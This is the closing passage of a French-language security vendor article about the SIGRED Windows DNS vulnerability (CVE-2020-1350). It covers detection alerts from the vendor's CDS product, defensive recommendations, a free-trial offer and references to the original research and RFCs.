

Figure 9 : alerte du CDS en cas d'attaque de type SIGRED

Lorsque notre technologie CDS génère une alerte, elle fournit un fichier PCAP qui contient l'ensemble des flows de communications réseau qui sont impliqués dans l'attaque. Le fichier PCAP peut être consulté directement via le Dashboard du CDS. Vous pouvez aussi le télécharger et le visualiser via un outil tel que wireshark.



Figure 9 : Aperçu du trafic malicieux détecté par la CDS.

Conclusion

Dans le présent article, nous avons démontré comment il est possible d'exploiter la vulnérabilité SIGRED pour faire planter un serveur DNS vulnérable. Au regard des impacts majeurs que pourrait avoir l'exploitation de cette vulnérabilité, nous faisons les recommandations suivantes :

- Appliquer les correctifs de sécurité recommandés pour se protéger contre cette vulnérabilité
- Ne pas se fier uniquement sur les antivirus et les coupe-feux pour vous protéger contre les virus et les cyberattaques
- Déployer des technologies de sécurité capables de donner une visibilité à 360 degrés sur la sécurité de votre réseau, tel que la technologie CDS de Streamscan
- Surveiller constamment la sécurité de votre réseau afin de détecter les cyberattaques qui vous ciblent et les traiter rapidement avant qu'ils se transforment en problème.

Découvrez comment notre service MDR peut assurer la sécurité de votre réseau

Nous sommes convaincus qu'après avoir vu les résultats de notre surveillance MDR, vous ne voudrez plus laisser votre réseau sans protection. Nous vous proposons donc une évaluation gratuite de 30 jours qui

comprend :

- Une séance d'information
- Configuration du CDS dans votre réseau
- Évaluation et preuve de valeur gratuite de 30 jours
- Rapport d'activités du premier mois et recommandations

Nos contacts sont les suivants :

Courriel : Freetrial@streamscan.ai

Téléphone : 1 877-208-9040

Références

CVE-2020-1350 - https://nvd.nist.gov/vuln/detail/CVE-2020-1350

SIGRed – Resolving Your Way into Domain Admin: Exploiting a 17 Year-old Bug in Windows DNS Servers - https://research.checkpoint.com/2020/resolving-your-way-into-domain-admin-exploiting-a-17-year-old-bug-in-windows-dns-servers/

RFC 2535 - Domain Name System Security Extensions - https://tools.ietf.org/html/rfc2535
RFC 5966

DNS over TCP - https://tools.ietf.org/html/rfc5966